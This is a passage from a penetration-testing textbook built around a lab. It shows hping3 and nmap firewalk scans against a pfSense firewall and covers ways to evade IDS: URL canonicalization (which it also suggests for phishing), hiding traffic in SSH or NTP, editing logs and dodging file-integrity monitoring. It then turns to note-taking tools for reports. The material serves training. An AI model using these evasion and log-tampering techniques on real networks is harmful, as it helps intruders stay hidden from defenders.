root@kali:~# traceroute 192.168.101.10
traceroute to 192.168.101.1 (192.168.101.1), 30 hops max, 60 byte packets
1  * * *
2  * * *
[Truncated…]
30  * * *
```

Something is blocking us from receiving the path information (it's the pfSense firewall configuration). This technique is not always useful, but definitely good to know about.

Finding out if the firewall is blocking certain ports

There is a firewall; now what? The next step is to determine which ports are being blocked by the firewall, or more importantly which are open.

Hping3

Hping3 is included as part of the Kali distribution. It can also be invoked at the command line by simply typing: `hping3`. Hping3 is a powerful tool that can be used for various security testing tasks. The following syntax can be used to find open ports while remaining fully in control of your scan:

root@kali:# hping3 -S 192.168.101.101 --scan 1-80

An example of the output of this command is shown in the following image:

```
root@kali:~# hping3 -S 192.168.101.101 --scan 1-80
Scanning 192.168.101.101 (192.168.101.101), port 1-80
80 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   80 http       : .S..A... 128 16920 64240    46
All replies received. Done.
Not responding ports: (1 tcpmux) (2 nbp) (3 ) (4 echo) (5 ) (6 zip) (7 echo) (8 ) (9 discard) (10 ) (11
 systat) (12 ) (13 daytime) (14 ) (15 netstat) (16 ) (17 qotd) (18 msp) (19 chargen) (20 ftp-data) (21
ftp) (22 ssh) (23 telnet) (24 ) (25 smtp) (26 ) (27 ) (28 ) (29 ) (30 ) (31 ) (32 ) (33 ) (34 ) (35 )
36 ) (37 time) (38 ) (39 rlp) (40 ) (41 ) (42 nameserver) (43 whois) (44 ) (45 ) (46 ) (47 ) (48 ) (49
tacacs) (50 re-mail-ck) (51 ) (52 ) (53 domain) (54 ) (55 ) (56 ) (57 mtp) (58 ) (59 ) (60 ) (61 ) (62
) (63 ) (64 ) (65 tacacs-ds) (66 ) (67 bootps) (68 bootpc) (69 tftp) (70 gopher) (71 ) (72 ) (73 ) (74
) (75 ) (76 )_(77 rje) (78 ) (79 finger)
```

This command allowed us to perform a `SYN` scan starting at port `1` and incrementing through `80` ports. Enter the following command at the Kali prompt:

hping3 –c 10 -S --spoof 192.168.101.102 -p 80 192.168.101.101

This command will spoof 10 packets from `192.168.101.102` to port `80` on `192.168.101.101`. This is the basis for an idle scan and if successful would allow you to `hping` the `192.168.101.102` machine to look for an increase in the IP sequence number. In this case, we could enable monitoring on the *pfSense* machine to emulate what this traffic looks like to a network administrator reviewing the logs.

Challenge yourself to create and monitor different packets and the usage of Hping so that you can gain a good understanding of the traffic flow. The best means of remaining undetected while testing is to fully understand the technology that is being used.

Take a look at the logs generated from a successful scan and keep in mind that, due to the amount of traffic involved, even secured networks will sometimes only log and trigger events based on denied traffic.

> Logging per rule will need to be enabled on the firewall to see allowed traffic. Not logging permitted traffic is a fairly standard practice as it reduces the firewall log size. Educate your clients that proactively monitoring allowed traffic can also be beneficial when attempting to truly secure a network.

Nmap firewalk script

One of the easiest methods to test open ports on a firewall is to simply use the firewalking script for Nmap. To test the open firewall ports, you will need a host behind the firewall as the target:

nmap --script=firewalk --traceroute 192.168.101.101

The command sequence is straightforward and familiar: we invoke `nmap`, use the script option, and choose the `firewalk` script. We then provide the input that `firewalk` needs by performing a traceroute to `192.168.101.101`, which we know is behind our target firewall.

```
root@kali:~# nmap --script=firewalk --traceroute 192.168.101.101

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-20 20:49 EDT
Nmap scan report for 192.168.101.101
Host is up (0.0014s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https

Host script results:
| firewalk:
| HOP  HOST            PROTOCOL  BLOCKED PORTS
|_0    192.168.75.173  tcp       1,3-4,6-7,9,13,17,19-20

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.74 ms 192.168.75.10
2   1.56 ms 192.168.101.101

Nmap done: 1 IP address (1 host up) scanned in 28.51 seconds
```

Although we were able to determine which ports on the firewall were open (`21`, `80`, and `443`), if you take a look at the firewall denies it quickly becomes apparent that this is not a quiet test and should only be used when stealth is not needed. What this boils down to is that stealth requires patience and a well made plan of action. It may be easier to manually verify if there are any common ports open on the firewall and then try to scan using one of the well-known ports.

> To effectively emulate proper firewalking or port probing with Hping, the network would need to have a gateway behind the firewall. This can be accomplished in a lab when replicating a production environment, but it is beyond the scope of this chapter. The commands remain the same, but the information gained can increase dramatically. These tools use TTL to determine if a port is open or not and, as our gateway is on the same machine as our firewall and router, the results are varied and obscured.

Status: System logs: Firewall (Dynamic View)

| System | Firewall | DHCP | Portal Auth | IPsec | PPP | VPN | Load Balancer | OpenVPN | NTP | Settings |
| Normal View | Dynamic View | Summary View |

Last 50 records; Pause: ☐

Act	Time	If	Source	Destination	Proto
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:32772	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:56738	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:5060	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:6792	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:1108	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:40193	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:52869	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:9102	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:4446	TCP:S
❌	Oct 21 01:57:39	WAN	192.168.75.173:53233	192.168.101.101:9944	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:37867	192.168.101.101:1	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:10500	192.168.101.101:3	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:46108	192.168.101.101:4	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:57436	192.168.101.101:6	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:22588	192.168.101.101:7	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:65331	192.168.101.101:19	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:20069	192.168.101.101:20	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:54121	192.168.101.101:17	TCP:S
❌	Oct 21 01:57:40	WAN	192.168.75.173:18410	192.168.101.101:13	TCP:S

All in all, idle scans remain the best method of determining what is behind a properly locked down firewall. The flavor of the moment is SYN Cache Idle scanning and a great paper about this subject titled *Idle Port Scanning and Non-interference Analysis of Network Protocol Stacks Using Model Checking* written by Roya Ensafi, Jong Chun Park, Deepak Kapur, and Jedidiah R. Crandall, University of New Mexico can be found at the following link:

```
https://www.usenix.org/legacy/event/sec10/tech/full_papers/Ensafi.pdf
```

Now you see me, now you don't – avoiding IDS

In a secured environment, you can count on running into IDS and IPS. When these are properly configured and used as part of a true defense in-depth model, this increases their effectiveness tremendously. This means that the IDS will need to be properly updated, monitored, and used in the proper locations. A penetration tester will be expected to verify that the IDS's are working properly in conjunction with all other security controls to properly protect the environment.

The primary method of bypassing any IDS is to avoid signatures that are created to look for specific patterns. These signatures must be fine-tuned to find only positively malicious behavior and should not be so restrictive that alerts are triggered for normal traffic patterns. Over the years, the maturity level of these signatures has increased significantly, but a penetration tester or knowledgeable attacker will be able to use various means to bypass even the most carefully crafted signatures. In this section, we review some of the methods that have been used by attackers in the wild.

Canonicalization

Canonicalization refers to the act of substituting various inputs for the canonical name of a file or path. This practice can be as simple as substituting hexadecimal representations for ASCII text values. Here is an example of an equivalent string:

- **String A in Hex**: `54:68:69:73:20:69:73:20:61:20:73:74:72:69:6e:67`
- **String A in text**: `This is a string`
- **String A in ASCII**: `"084 104 105 115 032 105 115 032 097 032 115 116 114 105 110 103"`

We take advantage of the fact that there are sometimes literally thousands of combinations possible for a single URL. To put this into perspective, let's take a look at the address we can use to get from our browser to our local Ubuntu Apache server:

```
http://2130706433/
```

This address translates to our Apache server, and we receive the following message:

The previous request attempted to load the local page at `127.0.0.1`. Let's see what occurs when we try to load the remote pfSense administration console in the same manner:

```
http://3232254721/
```


Here, we are warned by the web server hosting the pfSense administrative console that a potential DNS Rebind attack occurred.

Let's try something else that actually works properly.

In the console, `PING` one of the preceding addresses we listed:

```
PING 3232254721 (192.168.75.10) 56(84) bytes of data.
64 bytes from 192.168.75.10: icmp_seq=1 ttl=64 time=9.34 ms
64 bytes from 192.168.75.10: icmp_seq=2 ttl=64 time=0.265 ms
64 bytes from 192.168.75.10: icmp_seq=3 ttl=64 time=0.292 ms
```

As we can see, the IP address resolved properly, and we receive our replies as expected. This very same concept is key when trying to bypass an IDS rule. If the type of IDS can be determined, then it should be possible to get the signatures. When reviewing these signatures, you would look for opportunities to obscure the URLs, filenames, or other path information so that it is able to bypass the existing rule set.

> Try this out with commonly found websites. Many web servers will properly interpret these URLs and serve the page. This can be interesting when used in combination with social engineering campaigns as well. Obscuring a URL in a phishing e-mail will lead to more clicks from users who are not properly trained.

Timing is everything

In the previous chapters, we have already mentioned that timing can be critical when performing a network scan on a secured environment. Using Nmap, we can adjust the number of packets that are sent in a given timeframe. IDS signatures look for patterns, and sending packets out to many machines in a short timeframe is a definite pattern.

When attempting to bypass these mechanisms, it is important to understand the logic behind the devices and how they work. If your traffic does not match what is normally seen on a network, there is a good possibility that you will be blocked before there is a chance to gain much information. This can be frustrating at best and lead to a failed assessment at worst. Take your time and plan out the stages needed for a successful test. It is better to start off slow and determine which type of security mechanisms are in place than to rush in and hit every possible port in the world and get your testing IP ranges auto-banned.

Nmap and many other tools have the granularity and ability to restrict the timing of your scans. It may even be advisable to begin with a manual-controlled network enumeration of specific ports that are suspected to be open rather than starting with an automated scan.

Blending in

Launching attacks internally can be both satisfying and rewarding. You will no longer be restricted by the protected outer shell of the network and can traverse at will. Take care that the tools used do not give you away.

> By understanding what an administrator would see under certain conditions, a penetration tester is more likely to perform well thought-out work that is in line with the final goal of the test as described in the rules of engagement contract.

Here, we have a connection from a Kali machine to a Kioptrix Level 1 machine. Take a look at the strange traffic being logged by the firewall as represented in the following image:

Act	Time	If	Source	Destination	Proto
Last 50 firewall log entries.Max(50)					
▶	Oct 21 02:56:13	WAN	ⓘ 192.168.75.173:2321	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:14	WAN	ⓘ 192.168.75.173:2322	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:15	WAN	ⓘ 192.168.75.173:2323	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:16	WAN	ⓘ 192.168.75.173:2324	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:17	WAN	ⓘ 192.168.75.173:2325	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:18	WAN	ⓘ 192.168.75.173:2326	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:19	WAN	ⓘ 192.168.75.173:2327	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:20	WAN	ⓘ 192.168.75.173:2328	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:21	WAN	ⓘ 192.168.75.173:2329	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:22	WAN	ⓘ 192.168.75.173:2330	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:23	WAN	ⓘ 192.168.75.173:2331	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:24	WAN	ⓘ 192.168.75.173:2332	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:25	WAN	ⓘ 192.168.75.173:2333	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:26	WAN	ⓘ 192.168.75.173:2334	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:27	WAN	ⓘ 192.168.75.173:2335	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:28	WAN	ⓘ 192.168.75.173:2336	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:29	WAN	ⓘ 192.168.75.173:2337	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:30	WAN	ⓘ 192.168.75.173:2338	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:31	WAN	ⓘ 192.168.75.173:2339	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:32	WAN	ⓘ 192.168.75.173:2340	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:33	WAN	ⓘ 192.168.75.173:2341	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:34	WAN	ⓘ 192.168.75.173:2342	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:35	WAN	ⓘ 192.168.75.173:2343	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:36	WAN	ⓘ 192.168.75.173:2344	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:37	WAN	ⓘ 192.168.75.173:2345	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:38	WAN	ⓘ 192.168.75.173:2346	ⓘ 192.168.101.101:139	TCP:S
▶	Oct 21 02:56:39	WAN	ⓘ 192.168.75.173:2347	ⓘ 192.168.101.101:139	TCP:S

Now if we were to quickly log into the system and set up or escalate the privilege of a user account to allow us SSH capability, we could merge with the existing traffic on the network. Let's take a look at the difference when we are logged into SSH now while running the `tree` command in the SSH session:

```
bash-2.05# tree | head
.
|-- X11R6
|    |-- bin
|    |    |-- fslsfonts
|    |    |-- fstobdf
|    |    |-- mkfontdir
|    |    |-- xfs
|    |    `-- xfsinfo
|    |-- include
|    |-- lib |
[Output Truncated…]
|    |-- i686
|    |    |    `-- noarch
|         |-- SOURCES
|         |-- SPECS
|         `-- SRPMS
`-- tmp -> ../var/tmp


2093 directories, 33808 files
bash-2.05#
```

While this command passes back the entire directory structure of the Linux box, we will not see anything that relates to SSH in the firewall logs. An example of this is reflected in the following image:

\#\#\# Last 39 firewall log entries.Max(50)					
Act	**Time**	**If**	**Source**	**Destination**	**Proto**
▶	Oct 21 07:52:15	WAN	192.168.75.137:1144	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:16	WAN	192.168.75.137:1145	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:17	WAN	192.168.75.137:1146	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:18	WAN	192.168.75.137:1147	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:19	WAN	192.168.75.137:1148	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:20	WAN	192.168.75.137:1149	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:21	WAN	192.168.75.137:1150	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:22	WAN	192.168.75.137:1151	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:23	WAN	192.168.75.137:1152	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:24	WAN	192.168.75.137:1153	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:25	WAN	192.168.75.137:1154	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:26	WAN	192.168.75.137:1155	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:27	WAN	192.168.75.137:1156	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:28	WAN	192.168.75.137:1157	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:29	WAN	192.168.75.137:1158	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:30	WAN	192.168.75.137:1159	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:31	WAN	192.168.75.137:1160	192.168.101.101:139	TCP:S
▶	Oct 21 07:52:32	WAN	192.168.75.137:1161	192.168.101.101:139	TCP:S

As the preceding image shows, there is no indication of the SSH traffic. We can do this with a number of different protocols. We know we will predominantly see Windows networks, so we can mask our packets on common Windows ports so they look like normal traffic. Then, of course, we have the https protocol and more. Finally, one of the challenges of these protocols is that the administrator we are up against might have done their homework and proxied the site protocols; therefore, we need to select a protocol that virtually is never proxied, but is allowed throughout the network. An excellent choice for this is the **Network Time Protocol** (**NTP**). We can use this for our traffic and usually remain undetected throughout the engagement.

PfSense SSH logs

With proper scripting, the work that is done via post-exploitation modules can be emulated from within an SSH connection as well, and this traffic is completely encrypted and likely to be used by various administrators throughout the network being tested.

Looking at traffic patterns

Network sniffing can be a huge time-saver. It is more difficult to use remote Windows machines to perform this task for you as the network card needs to be in promiscuous mode, but it can be done. Ideally, you will find a Unix or Linux host that can be turned into a listening station with little to no effort.

Cleaning up compromised hosts

When dealing with a small network, it is easy to underestimate the time and effort it can take to clean up your compromised hosts. This task is critical in both avoiding detection and leaving the network in pristine condition once your testing has been completed. The last thing anyone wants is to overlook a compromised host that has a meterpreter backdoor installed and waiting for the next person to come along and take advantage of it! The key is to take meticulous notes and keep accurate records not only of what was done while testing, but also if the things that were done could possibly persist after testing.

Using a checklist

If you have not scripted the full exploitation and post-exploitation process, then make sure you are keeping a checklist for all actions that must be undone. This is above and beyond creating notes and logging commands for your final report. We are talking about the guide that will be used to ensure that nothing is left to chance and all changes are reversed properly—something as small as adding a temporary file to a world writable directory so that you could test your blind SQL injection. If you cannot remove the file yourself, have something ready for the administrator to remind them to remove the files for you. The job of a penetration tester is to assist in verifying the security of an environment, not to make it more vulnerable.

When to clean up

It is never too early to begin the cleanup process. Not only will this assist in remaining undetected, but it also ensures that a systematic approach is used throughout the entire penetration test.

There is no need to have 300 open shells to the same subnet. Pick a target that allows you to set up a proper pivot, and then remove the other shells from your list. The fewer machines you have to touch, the easier the cleanup will be. You will need additional time for reporting and verifying results anyhow!

Local log files

It is critical to have a good understanding of where the log files are stored, what they capture, and how they report the data back to the administrator. Take the time to learn about the various log files for at least the most widely used operating systems such as popular Linux distributions and Windows Servers. If attempting to avoid detection, simply erasing the logs will probably not help achieve the desired result. It would be akin to taking someone's ice cream cone, eating the ice cream and returning the cone back to the freezer. Someone is going to notice. Instead use techniques that allow you to edit portions of the log files or escalate privilege to an account that is not monitored. Many of the tasks needed to enumerate an internal network do not require administrative privileges; maybe it would be better to use a restricted account for those activities in the hope that only admin actions are being logged and monitored?

Administrators that actually review logs are not going to look for the standard traffic. They will be looking for anomalies. In order to avoid detection, your traffic and actions must be able to merge with those of an average user.

Miscellaneous evasion techniques

The level of detection avoidance that can be accomplished varies from network to network. When performing the test, keep in mind that, in this day and age, resources are usually very limited and administrators are overworked and underappreciated. Focus on bypassing the automated detection methodologies, and you are unlikely to be found by an active and eager admin unless your traffic and behavior patterns are drastically different from those of the average power user. When sniffing traffic and looking at network connections and activity, you should be able to get an idea of what is considered normal traffic on the network.

Divide and conquer

When performing scans, it may be a good idea to use multiple sources to originate the scan from. This is more likely to be possible in large networks, after a few people have clicked the links to your social engineering campaign page. Once you have several machines under your control, it is not advisable to scan from a single machine. Use the tools to break the scans into chunks and reduce the scan times. Take advantage of idle scans, especially when there are network-enabled printers available.

Hiding out (on controlled units)

If any of the systems you have control of start to be cleaned, reimaged, or otherwise, remediated before the actual penetration test has been completed, slow down or at a minimum cease all aggressive testing until it can be determined who or what is taking control of remediating the systems. There may be a third party involved, in which case it will become extremely important that your traffic and efforts are not confused with those of the third party, especially if that person or group turns out to be malicious in nature and are trying to ensure they do not lose control of "their" owned systems to a rival group or person. In a perfect world, this would not be the case and instead there is just a very good security and administrative group taking care of business and eliminating threats as they occur.

File Integrity Monitoring (FIM)

One security measure that we did not discuss often in this book is the usage of FIM. Proper usage of this control can be devastating to an attacker and penetration tester alike. It is very simple for an administrator to use these tools to let them know when key files or directories have changed. Keep this in mind when running into wide open systems that are just waiting to be completely pillaged. One improper change and the administrator and possibly security group will go into overdrive and start to look for the smallest anomalies on the network. This will guarantee that your job just got much more difficult.

FIM can usually be avoided by sticking to nonintrusive means of post-exploitation and enumeration. Some directories and files, particularly those dealing with databases or temporary files, will not be scanned for changes due to the high rate of false positives. Ensure that any files you modify or drop are in those directories, and stay away from attempts at changing key system files (log files may be included in this!).Once again, think like an administrator, and avoid any action that could easily be scripted to alert.

Using common network management tools to do the deed

Last but not least, use the tools at hand to perform enumeration and further exploitation. If the targeted system has a compiler installed, use it to compile your own network scanner instead of going to some random website from the machine and downloading one. Windows machines, in particular, have a broad range of Net commands and shell commands that make many enumerations and pillaging tasks a breeze. Use these tools to their fullest extent when performing testing, and you will probably not be detected by the administrators. With the addition of Powershell, we now have an even more powerful tool, and one that runs at system-level privileges!

Reader challenge

For this section, review the information from the chapter and try and expand on the topics. This will allow you to increase your knowledge on the different topics. To stimulate your thinking, try some of the following topics:

- Build a Snort machine—practice the different techniques we discussed and record any data that you can create and/or generate that can bypass the detection capability of Snort. Once you have successfully evaded the tool, draft a script that can create the evasion capability, so it is available for any of your future testing endeavors.

- The next challenge is to build a firewall machine, customize a number of different streams of packets, and determine which are effective at penetrating the firewall. It is important to review the details in Wireshark when you try different techniques. See if there are ways to scan through the firewall, and then create a listing of all of the options that provide you with information about the firewall, or how to successfully penetrate it.

These two challenges are designed to increase your skills with respect to stealth techniques. Remember that, if the environment has a well-tuned IDS, you might not be able to bypass it. Again, this is not a bad thing, and it is a wonderful learning opportunity. Enjoy!

Summary

In this chapter, you learned how to set up firewall rules in pfSense and monitor your traffic so that you can learn what type of activity is loud and which type is not. We also discussed how an IDS works and how we can take advantage of the knowledge to avoid detection when performing our scans, starting social engineering campaigns, or simply assessing a web application.

We discussed traffic patterns and how attempting to match the traffic will assist in avoiding detection; after all, if all of the information looks the same, how anyone can determine what is legitimate and what is not.

Also discussed were various strategies through which detection avoidance may be possible if testing in a strategic and well thought-out manner. In closing, the mindset necessary to effectively and efficiently avoid detection was touched upon as well.

In the next chapter, we will take a look at data collection tools and reporting. This is an important aspect of penetration testing and as such should not be overlooked. We take a look at generating a final report as well as providing a quick overview of effectively using tools such as vim, nano, NoteCase, and Dradis to keep track of your testing efforts.

11
Data Gathering and Reporting

As painful as it may seem, every step of the penetration test must be properly documented. This enables not only accurate and repeatable results, but also the ability for someone to double-check the work and ensure nothing was missed during testing. As penetration testing is becoming more common, testing teams are becoming more segmented and specialized. There may be one person on a team who is specialized in application penetration testing and another who is a post-exploitation genius. One thing that does not change from role to role is the need for proper documentation and reporting.

Luckily, there are tools available to the community that reduce the overall pain of documenting every single step, command, and result of a penetration test. With proper usage of these tools, documentation will become second nature.

This chapter introduces the usage of tools and techniques that can make documenting the testing progress less painful and report writing easier:

- Simple text editors
- Revisiting Dradis—time to collaborate
- A report overview

Before we get started with the fun stuff, we need to review the basics. These methods are tried and true and seldom go wrong. Efficiency aside, these methods just work.

Record now – sort later

Nearly everything discussed in this book has been possible via the Kali command line. Now, wouldn't it be nice to just have every single input and output recorded for you? Obviously, this will not be the pinnacle of penetration testing record keeping, but having such a log could end up saving you trouble in the long run.

```
# script pentest.log
```

The Linux script command will log most of the commands used during testing.

Old school – the text editor method

Popular Linux text editors include **vim**, which takes a bit of getting used to, and Nano, which provides a convenient method of editing and collecting simple file data.

Nano

Nano has been used throughout this book for various text editing needs. It is quick and simple to learn, which makes it perfect for taking quick notes or rapidly editing documents.

> Do not be fooled by the apparent simplicity of Nano (Nano's another text editor). Nano performs power-user functionality such as text justification, syntax highlighting, powerful text searching, and more.

To launch Nano from Kali, type, `nano` followed by the name of the file that will need to be edited or created. Nano will create the file in your current working directory.

```
# nano test.txt
```

Nano is very customizable through command-line options or by editing the configuration file at `/etc/nanorc`. Some of the options available to be set by using `nanorc` include the following, and more:

- Case-sensitive searching
- Text file conversion options—do you want to convert DOS or Mac text files?
- Should the editor wrap your text?
- Auto-indent options

If you decide to take advantage of Nano during your testing process, be sure to take a look at the settings and find a configuration that works best for your workflow and preference.

More information about Nano can be found online at `http://tuxradar.com/content/text-editing-nano-made-easy`.

VIM –the power user's text editor of choice

VIM is an improved version of the vi editor that is available as charityware.

> If you find that you want to use VIM, you are encouraged to make a donation to the ICCF. This information is displayed when starting the editor through the `vim` command.

```
                        [No Name] – VIM                    ⊖ ⊡ ⊗

 File  Edit  View  Search  Terminal  Help
█
~
~
~
~
~
~
~
~                      VIM - Vi IMproved
~
~                       version 7.4.576
~                     by Bram Moolenaar et al.
~            Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                  Vim is open source and freely distributable
~
~                      Become a registered Vim user!
~             type  :help register<Enter>   for information
~
~             type  :q<Enter>               to exit
~             type  :help<Enter>  or  <F1>  for on-line help
~             type  :help version7<Enter>   for version info
~
~
~
~
~
                                                0,0-1         All
```
